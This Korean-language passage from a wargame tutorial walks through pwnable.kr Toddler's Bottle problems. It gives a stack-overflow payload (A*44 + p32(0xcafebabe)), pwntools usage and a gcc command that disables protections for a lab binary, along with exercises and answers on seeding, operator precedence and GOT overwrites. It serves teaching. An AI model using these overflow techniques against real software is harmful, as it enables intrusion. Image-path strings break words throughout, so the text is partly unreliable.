shellshock — 역사적 취약점. 2014년 Bash의 환경변수 파싱 버그로, 환경변수 값에 함수 정의 뒤 명령을 붙이면 Bash가 그 명령까지 실행했습니다. 워게임 서버의 오래된 Bash가 그대로 남아 있는 것을 이용합니다 — "패치 안 한 소프트웨어는 영원한 공격 표면"이라는 교훈입니다.
3-5. 풀이 정리 루틴 — 노트가 실력이다
문제를 하나 풀 때마다 Step 177의 형식으로 정리하세요:
[bof] 입력: stdin(gets) → overflowme[32] → check 비교 (0xcafebabe)
역산: 디스어셈블리로 오프셋 44 계산 → A*44 + p32(0xcafebabe)
허점: 길이 검사 없는 gets가 이웃 지역변수까지 쓰게 둠
이 한 줄 요약이 쌓이면, 나중에 비슷한 코드를 볼 때 "어느 줄이 구멍인지"가 바로 보이기 시작합니다. 완주의 진짜 목표는 플래그 개수가 아니라 이 눈입니다.
4. 미션과 연습문제
미션 — 오프셋이 다른 두 번째 bof
- bof64.c에서
char overflowme[32];를char overflowme[24];로 바꾼 bof2.c를 만든다 - 같은 방법으로 디스어셈블리에서 새 오프셋을 계산한다
- 풀이 스크립트를 고쳐 플래그를 띄운다
- bof와 bof2의 오프셋이 다른 이유를 노트에 한 줄로 정리한다
연습문제
문제 1. bof 문제에서 payload를 "A 44개"가 아니라 "A 40개 +p32(0xcafebabe)"로 만들면 왜 실패하나요? 디스어셈블리의 어떤 숫자가 근거인가요?
문제 2. 3-3의 pwntools 실행 결과에서 플래그가 뜬 뒤 SIGSEGV가 난 이유를, gets가 붙이는 문자와 저장된 rbp의 관점에서 설명하세요.
문제 3. random 문제의 핵심 — "시드 없는 rand()는 왜 매번 같은 수를 주나요?" 그리고 이 사실이 실전 서비스(예: 세션 토큰 생성)에서 왜 치명적인가요?
문제 4. mistake 문제의 if(fd=open(...)<0)에서 fd에 실제로 들어가는 값은 무엇이며, 이것이 어떻게 "fd 문제와 같은 문"이 되나요?
5. 모범 답안과 완료 기준
미션 모범 답안
버퍼를 24로 줄이면 디스어셈블리에서 버퍼 위치가 rbp-0x28 근처로 바뀝니다 (정확한 값은 직접 grep한 출력으로 확인하세요 — 이것이 미션의 핵심 절차입니다). 새 오프셋은 "버퍼의 rbp 상대 위치 − check의 rbp 상대 위치"로 계산하고, 스크립트의 b"A" * 44만 새 숫자로 바꾸면 됩니다.
검증하는 법: ① disassemble func 출력에서 lea -0x??(%rbp)와 cmpl $0xcafebabe,-0x4(%rbp) 두 줄을 찾아 뺄셈을 적었는가, ② 바꾼 오프셋으로 플래그가 떴는가, ③ 노트에 "버퍼 크기가 줄면 rbp 기준 위치가 당겨져 오프셋이 변한다 — 오프셋은 바이너리마다 다시 잰다"고 적혀 있는가.
연습문제 해답
문제 1 해답. 오프셋이 4바이트 모자라 p32 값이 check 자리(rbp-0x4)가 아니라 그 아래 4바이트에 쓰이기 때문입니다. 근거는 디스어셈블리의 두 상대 위치 — 버퍼 rbp-0x30, check rbp-0x4의 차이 0x2c(44)입니다. 오프셋 공격은 1바이트라도 어긋나면 조건을 못 맞힙니다.
문제 2 해답. gets는 입력 끝에 NUL(\0)을 하나 더 씁니다. 44+4=48바이트 payload는 버퍼 기준 48바이트째, 즉 저장된 rbp의 첫 바이트까지 닿고, 거기에 NUL이 덮여 rbp가 오염됩니다. func는 조건 검사와 플래그 출력까지는 정상 수행하지만, 리턴할 때leave가 오염된 rbp를 복원하며 스택이 엉켜 세그폴트가 납니다. 플래그 출력이 먼저, 충돌은 나중이라 공격은 성공으로 셉니다.
문제 3 해답. rand()는 의사난수 — 정해진 수식으로 다음 수를 계산하는 발전기이며, 시작점(시드)이 같으면 수열 전체가 같습니다. srand를 안 부르면 시드는 기본값 1로 고정이니 매 실행마다 같은 첫 수가 나옵니다. 세션 토큰·임시 비밀번호를 이렇게 만들면 공격자가 로컬에서 같은 수열을 재생해 토큰을 통째로 예측할 수 있습니다. 보안용 난수는 /dev/urandom이나 암호학적 난수 생성기를 써야 합니다.
문제 4 해답. <가 =보다 우선순위가 높아 fd = (open(...) < 0)으로 계산됩니다. 파일이 정상적으로 열리면 open은 3 이상을 반환하니 비교 결과는 0 — 즉 fd에는 0이 들어갑니다. fd 0은 stdin이므로, 프로그램이 파일에서 읽는다고 믿는 데이터를 공격자가 키보드(또는 파이프)로 직접 공급하게 됩니다. 버그의 원인은 다르지만 도착지는 fd 문제와 같습니다.
완료 기준 체크리스트
- [ ] Toddler’s Bottle 전체 문제 목록과 각 함정을 표로 정리했다
- [ ] bof 재현 바이너리를 컴파일하고 디스어셈블리에서 오프셋 44를 직접 계산했다
- [ ] A*44 + p32(0xcafebabe) payload로 플래그를 띄웠다
- [ ] pwntools의
process/p32/sendline/recvall의 역할을 설명할 수 있다 - [ ] flag(UPX), random(시드), mistake(우선순위), passcode(GOT), shellshock(미패치)의 출제 의도를 한 줄씩 말할 수 있다
- [ ] 플래그 성공 후 SIGSEGV가 나는 이유를 설명할 수 있다
- [ ] 미션: bof2를 만들어 새 오프셋으로 풀고 차이를 정리했다
6. 흔한 실수와 해결
벽 1. 오프셋 52를 넣었는데 안 된다
증상: 인터넷 풀이의 오프셋 52를 그대로 썼는데 Nah..만 뜹니다.
원인: 52는 원본 32비트 바이너리의 값입니다. 여러분이 컴파일한 64비트 재현에서는 44였습니다 (2026-09-09 실측). 스택 프레임 배치는 컴파일러·비트 수·옵션에 따라 달라집니다.
해결: 오프셋은 항상 지금 이 바이너리에서 disassemble func로 다시 재세요. 그것이 이 챕터의 핵심 기술입니다.
벽 2. payload를 보냈는데 아무 출력도 없이 죽는다
증상: 플래그도 Nah..도 없이 세그폴트만 납니다.
원인: 두 가지를 의심하세요 — ① 오프셋이 어긋나 리턴 주소를 먼저 망가뜨린 경우, ② stdout 버퍼링. 파이프로 연결된 stdout은 버퍼에 쌓이다가, 프로그램이 죽으면 내용이 날아갑니다.
해결: 재현 바이너리에는 setvbuf(stdout, NULL, _IONBF, 0)를 넣어 두세요 (오늘의 bof64.c가 그렇게 돼 있습니다). 오프셋은 다시 재고.
벽 3. gets 컴파일이 안 된다는 오류
증상: warning: implicit declaration of function 'gets' 경고가 뜹니다.
원인: 최신 glibc 헤더에서는 gets 선언이 빠졌습니다 (C11에서 삭제). 경고일 뿐 링크는 됩니다 — 라이브러리에는 아직 심볼이 남아 있기 때문입니다.
해결: 오늘 실습처럼 "위험을 배우는" 목적에서는 경고를 무시하고 진행해도 됩니다. 단, 여러분이 쓰는 코드에는 절대 gets를 쓰지 마세요 — fgets(버퍼, 크기, stdin)이 대안입니다.
벽 4. pwntools recvall이 끝나지 않는다
증상: p.recvall()에서 스크립트가 멈춥니다.
원인: recvall은 프로세스가 출력을 닫을 때까지 기다립니다. 대화형으로 뭔가 더 기다리는 프로그램이면 영원히 기다립니다.
해결: recvall(timeout=3)처럼 타임아웃을 주거나, 기대 문자열까지만 받는 recvuntil(b"FLAG")를 쓰세요. 오늘의 스크립트에도 timeout이 있는 이유입니다.벽 5. "다 풀어야 완주인가요?"라는 압박
증상: coin1이나 blackjack 같은 잡급 문제에서 진이 빠집니다.
원인: 정상입니다. 이 코너는 20개가 넘고, 문제마다 성격이 다릅니다.
해결: 이 챕터의 완료 기준은 "전 문제 클리어 스크린샷"이 아니라 각 문제의 함정을 설명할 수 있는 지도입니다. bof, random, mistake, passcode의 뼈대 문제들을 깊게 이해하는 쪽이 마지막 하나를 억지로 푸는 것보다 낫습니다. 나머지는 여러분의 여유와 서버 접속 환경에 맡기세요.
7. 정리
오늘의 개념
| 개념 | 한 줄 설명 |
|---|---|
| 오프셋 | 버퍼 시작부터 목표 변수까지의 바이트 거리 — 매번 디스어셈블리로 다시 잰다 |
| gets | 길이 검사 없는 입력 함수 — C11에서 삭제된 전설적 위험 함수 |
| UPX 패킹 | 실행 파일 압축 — upx -d로 풀어야 분석이 된다 |
| 의사난수와 시드 | srand 없는 rand()는 매번 같은 수열 — 보안에 쓰면 예측당한다 |
| 연산자 우선순위 함정 | fd=open(...)<0은 fd=(open(...)<0) — 비교 결과가 들어간다 |
| GOT 덮어쓰기 | passcode의 핵심 — 함수 주소표를 덮어 호출을 가로챈다 (Step 210) |오늘의 명령어
| 명령 | 하는 일 |
|---|---|
gcc -fno-stack-protector -no-pie -o bof64 bof64.c |
카나리·PIE를 끄고 실습용 컴파일 |
gdb -batch -ex "disassemble func" ./bof64 | grep -E "..." |
버퍼·변수의 rbp 상대 위치만 추려 오프셋 계산 |
p32(0xcafebabe) |
정수를 리틀 엔디안 4바이트로 포장 (pwntools) |
p = process("./bof64"); p.sendline(payload)|
로컬 바이너리 실행 후 payload 전송 |
p.recvall(timeout=3) |
남은 출력을 타임아웃 안에 전부 수신 |
file 바이너리, strings 바이너리 |
패킹 여부와 내장 문자열 확인 |
명령어보다 중요한 감각Toddler’s Bottle의 진짜 교훈은 기법 목록이 아닙니다. 모든 힌트는 소스에 있고, 모든 공격은 조건의 역산이라는 태도입니다. 오프셋 44는 disassemble 세 줄에서 나왔고, random의 답은 "시드가 없다"는 사실 하나에서 나왔습니다. 화려한 도구보다 정확한 읽기가 먼저입니다.
그리고 bof에서 봤듯, 공격이 성공해도 프로그램은 죽을수 있습니다 — 실전 익스플로잇이란 "조용히, 안정적으로" 목표만 달성하는 기술이고, 그 첫걸음이 방금 여러분이 죽여 본 그 프로세스입니다. passcode에서 얼굴을 내민 GOT 덮어쓰기(Step 210)도 결국 오늘의 감각 — "표는 데이터이고, 데이터는 덮인다" — 위에 서 있습니다.
전부 체크되면 Step 209 완료입니다. 사이드바의 체크박스를 눌러 진도를 저장하세요.